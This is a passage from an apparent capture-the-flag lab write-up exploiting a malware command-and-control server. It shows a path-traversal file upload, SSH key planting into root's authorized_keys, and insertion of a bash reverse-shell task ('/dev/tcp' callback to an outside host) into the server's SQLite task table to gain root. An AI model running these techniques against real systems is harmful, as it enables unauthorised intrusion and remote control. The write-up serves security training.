11 Content-Disposition: form-data; name="file"; filename="../../../../../../whoami"
12 Content-Type: application/octet-stream
13
14 hello
15
16 -----cWCw4deA5F0pXu8as34lmx--
17

Response
Pretty  Raw    Hex    Render
1 HTTP/1.1 200 OK
2 date: Fri, 14 Mar 2025 19:09:18 GMT
3 server: uvicorn
4 content-length: 84
5 content-type: application/json
6
7 {
  "message": "File upload successful /file_management/?file=../../../../../../../../whoami"
}
```

The file was uploaded. We have achieved arbitrary file write through path traversal.


It is not uncommon for malware C2 server to run as the root user. So, we attempt to write an SSH key to the `root` user's SSH `authorized_keys`.

We must create a pair of SSH keys and upload the public key to the file.

```
ssh-keygen -f spooktro1
```

```
cat spooktro1.pub
```

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII1kcc7EfC0jQ+x0dCoBy7fEPoxPS2I1skAgC4dLLrU7
kali@kali
```



We SSH into the target using the private key after changing the permissions of the private key.

```
chmod 600 id_rsa
```

```
ssh root@10.129.96.46 -p 2222 -i spooktro1
```

```
The authenticity of host '[10.129.96.46]:2222 ([10.129.96.46]:2222)' can't be
established.
```

```
<SNIP>
```

```
root@spook2:~#
```

Note that we used port 2222 instead of the default port 22. This is because this is an internal Docker container. The default port 22 runs the SSH server of the host, not of the internal Docker container, so it won't allow us to log in. The user flag can be read from /root/user.txt.

Privilege Escalation

We confirm that we are inside a docker container:

```
ls -la /.dockerenv
```

```
-rwxr-xr-x 1 root root 0 Oct 21 2021 /.dockerenv
```

Further manual enumeration leads to a spook2 directory in /opt.

```
ls -la /opt/spook2/
```

<SNIP>

```
-rw-r--r-- 1 root root 371 Oct 21 2021 Dockerfile
drwxr-xr-x 1 root root 90 Oct 21 2021 app
drwxr-xr-x 1 root root 14 Oct 21 2021 files
-rw-r--r-- 1 root root 115 Oct 20 2021 server.py
-rw-r--r-- 1 root root 36864 Mar 17 07:32 sql_app.db
```

A `sql_app.db` SQLite database file can be found in `/opt/spook2/`.

```
sqlite3 /opt/spook2/sql_app.db
```

SQLite version 3.31.1 2020-01-27 19:55:54

Enter ".help" for usage hints.

```
sqlite> .table
```

```
checkins  sessions  tasks
```

Enumerating the database, three tables as `checkins`, `sessions`, and `tasks` can be found. The schema for the `sessions` table should be analyzed.

```
sqlite> .schema sessions
```

```
CREATE TABLE sessions (
    id INTEGER NOT NULL,
    session VARCHAR,
    hostname VARCHAR,
    PRIMARY KEY (id)
);
CREATE INDEX ix_sessions_hostname ON sessions (hostname);
CREATE INDEX ix_sessions_id ON sessions (id);
CREATE UNIQUE INDEX ix_sessions_session ON sessions (session);
```

Enumerating the `sessions` table, we see there is a session inside the host (`spooktro1`) itself.

```
sqlite> select * from sessions;
```

```
1|10a6dd5dde6094059db4d23d7710ae12|spooktro1
```

<SNIP>

Looking at the `tasks` table and its schema, we see a task is staged to run `whoami` inside the host.

```
sqlite> .schema tasks
```

```
CREATE TABLE tasks (
    id INTEGER NOT NULL,
    target VARCHAR,
    status INTEGER,
    task INTEGER,
    arg1 VARCHAR,
    arg2 VARCHAR,
    result VARCHAR,
    PRIMARY KEY (id)
);
```

```
CREATE INDEX ix_tasks_id ON tasks (id);
sqlite> select * from tasks;
1|10a6dd5dde6094059db4d23d7710ae12|1|1|whoami||root
```

Leveraging this, a new task should be staged during the session, running inside the host to give us a reverse shell.

```
sqlite> INSERT INTO tasks VALUES(2,'10a6dd5dde6094059db4d23d7710ae12',0,1,'bash -
c "bash -i >& /dev/tcp/10.10.14.18/9090 0>&1"',',',');;
```

Note that the correct task ID (2) and session ID (10a6dd5dde6094059db4d23d7710ae12) needs to be used so that it is staged for the session that's running on the host.

A listener needs to be started on the relevant port. After waiting a few seconds, a callback from the reverse shell will be made.

```
nc -lvp 9090
listening on [any] 9090 ...

<SNIP>

root@spooktrol:~# script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
root@spooktrol:~#
```

After upgrading the shell, we can retrieve the root flag from `/root/root.txt`